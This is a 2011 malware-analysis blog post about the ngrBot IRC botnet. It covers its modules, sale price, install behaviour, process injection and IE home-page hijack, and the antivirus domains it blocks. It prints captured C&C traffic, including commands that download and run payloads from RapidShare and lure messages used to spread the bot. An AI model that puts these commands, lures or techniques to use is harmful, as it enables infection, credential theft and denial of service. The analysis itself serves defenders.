Written by Kimberly on Thursday, 04 August 2011. Posted in Rootkits Viewed 15437 times

Today we will have a closer look at **ngrBot**, an IRC bot with rootkit capabilities. The core of ngrBot is an advanced ring3 (usermode) system-wide injection and hooking engine similar to ZeuS and SpyEye.

NgrBot will inject code into almost every running process on the computer and is able to terminate processes. It will install to the user's Application Data folder under a randomly generated filename using the HDD serial number as the initial key.

The bot is also able to block access to certain domains and redirect domains / IP's to others.

It's able to spread via USB devices and Windows Live Messenger. More recently ngrBot has been spotted on Facebook but also on Twitter, using the micro blogging service to spread itself.

Modules and Features

Rootkit

The rootkit module will attempt to hide the bot's registry startup key as well as the bot file.

Ruskill

The Ruskill module will, if enabled for a download command, monitor the downloaded file as it executes. Ruskill will flag any files that it copies itself to or creates to be deleted at the next system reboot.

Proactive defense

The PDef module is an advanced threat detection and removal system. It monitors a range of file and networking API's to detect and neutralize other threats that are running on the system. Currently this module can detect, block and remove malware that spreads via USB drives, browser exploit packs, and bots that use IRC to communicate.

DNS Modifier

This module can block domains from being accessed and redirect domains/IP addresses to others.

Slowloris

This module is for web servers running Apache HTTPd. It’s designed to use low bandwidth and to maintain connections as long as possible, thus consuming all available resources.

Syn Flood

The syn flood module is good for web servers that Slowloris fails to take down.

UDP Flood

This module is ideal for taking home connections offline.

Internet Explorer Login Grabber

This module hooks wininet.dll and analyses POST requests made by the IE web browser to capture usernames and passwords on the fly.

Firefox Login Grabber

This module hooks nspr4.dll and analyses POST requests made by the Firefox web browser to capture usernames and passwords on the fly.

FTP Login Grabber

This module hooks ws2_32!send to grab the FTP logins as they are used.

USB Spreader

Waits for USB devices to be inserted and then attemps to infect them using multiple .lnk methods and obfuscated autorun.

MSN Spreader

This module hooks ws2_32!send to detect MSN messages being send. It will then monitor outgoing messages and wait for the spoofed number of messages to be sent before replacing one with the set spread message. It has been tested with the msnp10 and msnp21 protocols with msnmsgr.exe, wlcomm.exe, pidgin.exe and msmsgs.exe.

Commands


- Download
- Update
- Die
- Remove
- Mute
- Version
- Visit
- Reconnect
- Join Channel
- Part Channel
- Sort Channel by country
- Unsort
- Module toggle (enable/disable modules)
- Statistics (Spreading/login grabbing)
- Retrieve all cached logs
- Syn
- UDP
- Slowloris

- Stop DDoS
- Set MSN Inteerval
- Block/Redirect Domain and IP Address


The full package containing all the modules is sold for $400. NgrBot can also be obtained a la carte, meaning no modules, pick and choose which modules you want to include.

Analysis of ngrBot

Upon execution **facebook-pic0008422012.exe** copies itself under a random name based on the HDD serial number (vgbkbf.exe in our analysis), using Kernel32.GetVolumeInformationW, to the C:\Documents and Settings\[username]\Application Data\ folder.



```
00402FCF   97               XCHG EAX,EDI
00402FD0   A1 14404000      MOV EAX,DWORD PTR DS:[<&KERNEL32.GetVolumeInformationW>
00402FD5   C785 60FFFFFF 0( MOV DWORD PTR SS:[EBP-A0],0
00402FDF   C785 20FFFFFF 0( MOV DWORD PTR SS:[EBP-E0],0
00402FE9  vEB 0F            JMP SHORT facebook.00402FFA
00402FEB   8B95 20FFFFFF    MOV EDX,DWORD PTR SS:[EBP-E0]
00402FF1   83C2 01          ADD EDX,1
00402FF4   8995 20FFFFFF    MOV DWORD PTR SS:[EBP-E0],EDX
00402FFA   83BD 20FFFFFF 0( CMP DWORD PTR SS:[EBP-E0],6
00403001  v73 16            JNB SHORT facebook.00403019
00403003   C785 44FFFFFF 8( MOV DWORD PTR SS:[EBP-BC],facebook.00413984     ASCII "wzCuTwbLGvQGxLVE"
```



The following program wants to start on your computer. If this is expected you should permit it to do so. If you are unsure about this program then deny it from executing.

Filename: vgbkbf.exe

Description: gPcBCdlyauZxP


Folder: c:\documents and settings\kly\application data\

Hide Extra Information

Launched by: c:\documents and settings\kly\desktop\facebook-pic0008422012.exe
Command Line: "c:\documents and settings\kly\application data\vgbkbf.exe"
Company Name: YbTsHzjRUoRVj

□ Always perform this action □ Ignore checksum changes

The newly created process vgbkbf.exe will attempt to inject code into the memory space of all running processes.




Modify	vgbkbf.exe was blocked from modifying smss.exe
Modify	vgbkbf.exe was blocked from modifying csrss.exe
Modify	vgbkbf.exe was blocked from modifying winlogon.exe
Modify	vgbkbf.exe was blocked from modifying services.exe
Modify	vgbkbf.exe was blocked from modifying svchost.exe
Modify	vgbkbf.exe was blocked from modifying svchost.exe
Modify	vgbkbf.exe was blocked from modifying svchost.exe
Modify	vgbkbf.exe was blocked from modifying svchost.exe
Modify	vgbkbf.exe was blocked from modifying ccevtmgr.exe
Modify	vgbkbf.exe was blocked from modifying nisum.exe
Modify	vgbkbf.exe was blocked from modifying explorer.exe
Modify	vgbkbf.exe was blocked from modifying spoolsv.exe
Modify	vgbkbf.exe was blocked from modifying vmsrvc.exe
Modify	vgbkbf.exe was blocked from modifying ccpxysvc.exe
Modify	vgbkbf.exe was blocked from modifying dcsuserprot.exe
Modify	vgbkbf.exe was blocked from modifying vpcmap.exe
Modify	vgbkbf.exe was blocked from modifying alg.exe
Modify	vgbkbf.exe was blocked from modifying vmusrvc.exe
Modify	vgbkbf.exe was blocked from modifying ccapp.exe
Modify	vgbkbf.exe was blocked from modifying pgaccount.exe
Modify	vgbkbf.exe was blocked from modifying procguard.exe
Modify	vgbkbf.exe was blocked from modifying iexplore.exe
Modify	vgbkbf.exe was blocked from modifying iexplore.exe

NgrBot will initiate a communication with its C&C located at **update.jebac.net** through IRC. The domain **api.wipmania.com** is used to retrieve the country code based on the victim’s IP. The HTTP / MSN spread message followed by a link to the binary is transmitted via IRC and Instructions are given to download a list of blocked domains from **data.fuskbugg.se** and a new binary called **milkway.exe** (saved as 1.tmp) from RapidShare. The bot will report back to the C&C if the download was succesful or not and if the file was executed.

```
PASS ngrBot
NICK n{Country Code|XPu}[redacted]
USER [redacted] 0 0 :[redacted]
:001 get.lost
002 002 002
003 003 003
004 004 004
005 005 005
005 005 005
005 005 005
PING 422 MOTD
JOIN #!hot! ngrBot
:n{Country Code|XPu}[redacted]![redacted]@[redacted] JOIN :#!hot!
:get.lost 332 n{Country Code|XPu}[redacted] #!hot! :.http.int 5 .http.set is this
you? HAHAHAH http://www.facebookloveme.com/facebook-gallery-pic-#####-JPEG .msn.int
4 .msn.set LOL http://www.facebookloveme.com/facebook-profile-pic-#####-JPEG .mdns
http://data.fuskbugg.se/skalman02/4e28ae2064f07_av.txt -n
:get.lost 333 n{Country Code|XPu}[redacted] #!hot! x 1312388577
PRIVMSG #!hot! :[HTTP]: Updated HTTP spread interval to "5"
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
PRIVMSG #!hot! :[HTTP]: Updated HTTP spread message to "is this you? HAHAHAH
http://www.facebookloveme.com/facebook-gallery-pic-39876-JPEG"
PRIVMSG #!hot! :[MSN]: Updated MSN spread interval to "4"
PRIVMSG #!hot! :[MSN]: Updated MSN spread message to "LOL
http://www.facebookloveme.com/facebook-profile-pic-87687-JPEG"
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
PRIVMSG #!hot! :[DNS]: Blocked 1310 domain(s) - Redirected 0 domain(s)
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
PING :get.lost
PONG :get.lost
:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application Data\1.tmp"
- Download retries: 1
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
```


The file **1.tmp** will request internet access in order to download a binary called **memory.exe** from RapidShare. The file will be saved under a random name in the %temp% folder.



The following program wants to start on your computer. If this is expected you should permit it to do so. If you are unsure about this program then deny it from executing.

Filename: 1.tmp
Description:
Folder: c:\documents and settings\kly\application data\

```
Launched by: c:\windows\explorer.exe
Command Line: "c:\documents and settings\kly\application data\1.tmp"
Company Name:
File Size: 116KB
```




The following program wants to start on your computer. If this is expected you should permit it to do so. If you are unsure about this program then deny it from executing.

Filename: olr.exe
Description:
Folder: c:\documents and settings\kly\local settings\temp\

```
Launched by: c:\documents and settings\kly\application data\1.tmp
Command Line: "c:\docume~1\kly\locals~1\temp\olr.exe"
Company Name:
File Size: 120KB
```

Upon execution the file copies itself as **windows.exe** to the C:\Documents and Settings\[username]\Application Data\ folder.




The following program wants to start on your computer. If this is expected you should permit it to do so. If you are unsure about this program then deny it from executing.

Filename: windows.exe
Description:
Folder: c:\documents and settings\kly\application data\

```
Launched by: c:\docume~1\kly\locals~1\temp\olr.exe
Command Line: "c:\documents and settings\kly\application
data\windows.exe"
Company Name:
File Size: 120KB
```


Once **windows.exe** started, **ngrBot** marks its presence in the infected system with a mutex named **hex-Mutex** and **WeAreWeAre**.



windows.exe	2288

Type	Name
Mutant	\BaseNamedObjects\hex-Mutex
Mutant	\BaseNamedObjects\WeAreWeAre
Process	windows.exe(2288)
Section	\BaseNamedObjects\hex_0
Semaphore	\BaseNamedObjects\shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
Thread	windows.exe(2288): 2304
Thread	windows.exe(2288): 2316
Thread	windows.exe(2288): 2312

The **Internet Explorer Home page** has been modified to **redirecturls.info** which redirects to another domain.



Home page

To create home page tabs, type each address on its own line.


http://redirecturls.info/

Examples are:

- www.tiptop-article.com
- www.tech-globe.net

NgrBot will periodically download **milkway.exe** and **memory.exe** from RapidShare in order to always run the latest version of the bot.

```
:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Error creating process "C:\Documents and Settings\[UserName]\Application
Data\2.tmp" [e="6"]
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application Data\3.tmp"
- Download retries: 1
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application Data\5.tmp"
- Download retries: 1
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application Data\8.tmp"
- Download retries: 0
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application Data\9.tmp"
- Download retries: 1
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application
Data\24.tmp" - Download retries: 1
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)

:x!x @ gov.ba PRIVMSG #!hot! :.dl http://rapidshare.com/files/598740782/milkway.exe
-n
PRIVMSG #!hot! :[d="http://rapidshare.com/files/598740782/milkway.exe" s="118784
bytes"] Executed file "C:\Documents and Settings\[UserName]\Application
Data\25.tmp" - Download retries: 0
:get.lost 404 n{Country Code|XPu}[redacted] #!hot! :You must have a registered nick
(+r) to talk on this channel (#!hot!)
```



```
4:58:57 AM   http://rapidshare.com/files/2384102008/memory.exe
4:50:59 AM   http://rapidshare.com/files/598740782/milkway.exe
4:47:34 AM   http://rapidshare.com/files/598740782/milkway.exe
4:33:24 AM   http://rapidshare.com/files/2384102008/memory.exe
4:33:00 AM   http://rapidshare.com/files/598740782/milkway.exe
4:32:34 AM   http://rapidshare.com/files/598740782/milkway.exe
4:18:07 AM   http://rapidshare.com/files/2384102008/memory.exe
4:18:00 AM   http://rapidshare.com/files/598740782/milkway.exe
4:17:34 AM   http://rapidshare.com/files/598740782/milkway.exe
4:06:59 AM   http://rapidshare.com/files/2384102008/memory.exe
4:06:02 AM   http://crl.webspace-forum.de/WebSpaceForumServerCA.crl
4:06:01 AM   http://crl.comodoca.com/UTN-USERFirst-Hardware.crl
4:05:59 AM   http://rapidshare.com/files/598740782/milkway.exe
4:02:34 AM   http://rapidshare.com/files/598740782/milkway.exe
3:53:04 AM   http://data.fuskbugg.se/skalman02/4e28ae2064f07_av.txt
3:53:01 AM   http://api.wipmania.com/
```

List of blocked domains

dnl-cd14.kaspersky-labs.com | dnl-kr14.kaspersky-labs.com | download657.avast.com | dl3.antivir-pe.com | sophos3.ucd.ie | updates1.kaspersky-labs.com | diamondcs.fileburst.com | bitdefender.fr | sophos4.ucd.ie | updates2.kaspersky-labs.com | dispatch.mcafee.com | bkav.com.vn | sophos5.ucd.ie | updates3.kaspersky-labs.com | blackice.iss.net | sophos6.ucd.ie | updates4.kaspersky-labs.com | dl1.antivir.de | ca.com | avg.de | www.avg.de | download.microsoft.com | go.microsoft.com | msdn.microsoft.com | office.microsoft.com | windowsupdate.microsoft.com | avp.ru | kaspersky.ru | kaspersky.com | kaspersky-labs.com | downloads1.kaspersky-labs.com | downloads2.kaspersky-labs.com | downloads3.kaspersky-labs.com | downloads4.kaspersky-labs.com | downloads5.kaspersky-labs.com | viruslist.com | viruslist.ru | symantec.com | customer.symantec.com | liveupdate.symantec.com | liveupdate.symantecliveupdate.com | securityresponse.symantec.com | service1.symantec.com | updates.symantec.com | ad.doubleclick.net | ad.fastclick.net | ads.fastclick.net | ar.atwola.com | atdmt.com | avp.ch | avp.com | awaps.net | banner.fastclick.net | banners.fastclick.net | click.atdmt.com | clicks.atdmt.com | download.mcafee.com | downloads.microsoft.com | engine.awaps.net | fastclick.net | f-secure.com | ftp.f-secure.com | ftp.sophos.com | mast.mcafee.com | mcafee.com | media.fastclick.net | my-etrust.com | nai.com | networkassociates.com | phx.corporate-ir.net | secure.nai.com | sophos.com | spd.atdmt.com | support.microsoft.com | update.symantec.com | us.mcafee.com | vil.nai.com | trendmicro.com | us.trendmicro.com | www3.ca.com | ids.kaspersky-labs.com | rads.mcafee.com | grisoft.com | avira.com | bitdefender.com | dl2.antivir.de | dl3.antivir.de | dl4.antivir.de | downloads-us1.kaspersky-labs.com | downloads-us2.kaspersky-labs.com | downloads-us3.kaspersky-labs.com | drweb.com | eset.com | esetindia.com | free-av.com | ftp.downloads2.kaspersky-labs.com | ftp.kasperskylab.ru | microsoft.com | updates5.kaspersky-labs.com | virusscan.jotti.org | virustotal.com | update.ikaka.com | msnfix.changelog.fr | incodesolutions.com | virusinfo.prevx.com | download.bleepingcomputer.com | dazhizhu.cn | foro.noticias3d.com | nabble.com | lurker.clamav.net | lexikon.ikarus.at | research.sunbelt-software.com | virusdoctor.jp | elitepvpers.de | guru.avg.com | superuser.co.kr | ntfaq.co.kr | v.dreamwiz.com | cit.kookmin.ac.kr | forums.whatthetech.com | forum.hijackthis.de | avg.vo.llnwd.net | huaifai.go.th | mostz.com | krupunmai.com | cddchiangmai.net | forum.malekal.com | tech.pantip.com | sapcupgrades.com | 247fixes.com | forum.sysinternals.com | forum.telecharger.01net.com | foros.softonic.com | avast-home.uptodown.com | dr-web-cureit.softonic.com | chkrootkit.org | diamondcs.com.au | rootkit.nl | sysinternals.com | z-oleg.com | espanol.dir.groups.yahoo.com | castlecrops.com | misec.net | safecomputing.umn.edu | antirootkit.com | greatis.com |

ar.answers.yahoo.com | elhacker.org | rootkit.com | pctools.com | pcsupportadvisor.com | resplendence.com | personal.psu.edu | foro.ethek.com | foro.elhacker.net | vil.nail.com | search.mcafee.com | wmcafee.com | download.nai.com | wexperts-exchange.com | bakunos.com | darkclockers.com | Merijn.org | spywareinfo.com | spybot.info | hijackthis.de | forum.kaspersky.com | majorgeeks.com | linhadefensiva.uol.com.br | cmmings.cn | sergiwa.com | el-hacker.com | avg-antivirus.net | bleepingcomputer.com | free.grisoft.com | alerta-antivirus.inteco.es | analysis.seclab.tuwien.ac.at | kztechs.com | ad-aware-se.uptodown.com | stdio-labs.blogspot.com | box.net | foro.el-hacker.com | free.avg.com | tecno-soft.com | ladooscuro.es | ftp.drweb.com | download.microsoft.comguru0.grisoft.cz | guru1.grisoft.cz | guru2.grisoft.cz | guru3.grisoft.cz | it.answers.yahoo.com | softonic.com | guru4.grisoft.cz | guru5.grisoft.cz | virusspy.com | download.f-secure.com | malwareremoval.com | forums.cnet.com | hjt-data.trend-braintree.com | pantip.com | secubox.aldria.com | forospyware.com | manuelruvalcaba.com | zonavirus.com | leforo.com | siteadvisor.com | blog.threatfire.com | threatexpert.com | blog.hispasec.com | configurarequipos.com | sosvirus.changelog.fr | psicofxp.com | mailcenter.rising.com.cn | mailcenter.rising.com | rising.com.cn | rising.com | babooforum.com.br | runscanner.net | blogschapines.com | upload.changelog.fr | raymond.cc | changelog.fr | pcentraide.com | atazita.blogspot.com | thinkpad.cn | final4ever.com | files.filefont.com | infos-du-net.com | trendsecure.com | forum.hardware.fr | utilidades-utiles.com | blogs.icerocket.com | spychecker.com | geekstogo.com | forums.maddoktor2.com | smokey-services.eu | clubic.com | linhadefensiva.org | rolandovera.com | download.sysinternals.com | pcguide.com | thetechguide.com | ozzu.com | changedetection.com | espanol.groups.yahoo.com | sunbeltsecurity.com | community.thaiware.com | avpclub.ddns.info | offensivecomputing.net | boardreader.com | guiadohardware.net | msnvirusremoval.com | cisrt.org | fixmyim.com | samroeng.hi5.com | daboweb.com | forums.techguy.org | hijackthis.download3000.com | cybertechhelp.com | superdicas.com.br | 51nb.com | downloads.andymanchesta.com | andymanchesta.com | info.prevx.com | aknow.prevx.com | securitywonks.net | yoreparo.com | lavasoft.com | virscan.org | eeload.com | file.net | onecare.live.com | mvps.org | laneros.com | housecall.trendmicro.com | avast.com | onlinescan.avast.com | ewido.net | trucoswindows.net | mozilla-hispano.org | futurenow.bitdefender.com | f-prot.com | security.symantec.com | oldtimer.geekstogo.com | kr.ahnlab.com | thejokerx.blogspot.com | 2-spyware.com | antivir.es | prevx.com | ikarus.net | bbs.s-sos.net | forums.majorgeeks.com | castlecops.com | kaspersky.es | subs.geekstogo.com | forospanish.com | fortinet.com | safer-networking.org | fortiguardcenter.com | dougknox.com | vsantivirus.com | firewallguide.com | auditmypc.com | spywaredb.com | mxttchina.com | ziggamza.net | forospyware.es | pogonyuto.forospanish.com | antivirus.comodo.com | spywareterminator.com | eradicatespyware.net | freespywareremoval.info | personalfirewall.comodo.com | clamav.net | clamwin.com | antivirus.about.com | pandasecurity.com | webphand.com | mx.answers.yahoo.com | sandboxie.com | clamwin.com | cwsandbox.org | arswp.com | es.answers.yahoo.com | trucoswindows.es | networkworld.com | norman.com | espanol.answers.yahoo.com | tallemu.com | viruschief.com | scanner.virus.org | housecall65.trendmicro.com | hjt.networktechs.com | techsupportforum.com | whatthetech.com | soccersuck.com | comunidad.wilkinsonpc.com.co | forum.piriform.com | tweaksforgeeks.com | daniweb.com | pchell.com | spyany.com | experts-exchange.com | wikio.es | forums.devshed.com | forum.tweaks.com | wilderssecurity.com | techspot.com | thecomputerpitstop.com | es.wasalive.com | secunia.com | es.kioskea.net | taringa.net | cyberdefender.com | feedage.com | new.taringa.net | forum.zazana.com | forum.clubedohardware.com.br | computing.net | discussions.virtualdr.com | forum.securitycadets.com | techimo.com | 13iii.com | dicasweb.com.br | infosecpodcast.com | usbcleaner.cn | net-security.org | bleedingthreats.net | acs.pandasoftware.com | funkytoad.com | 360safe.cn | 360safe.com |

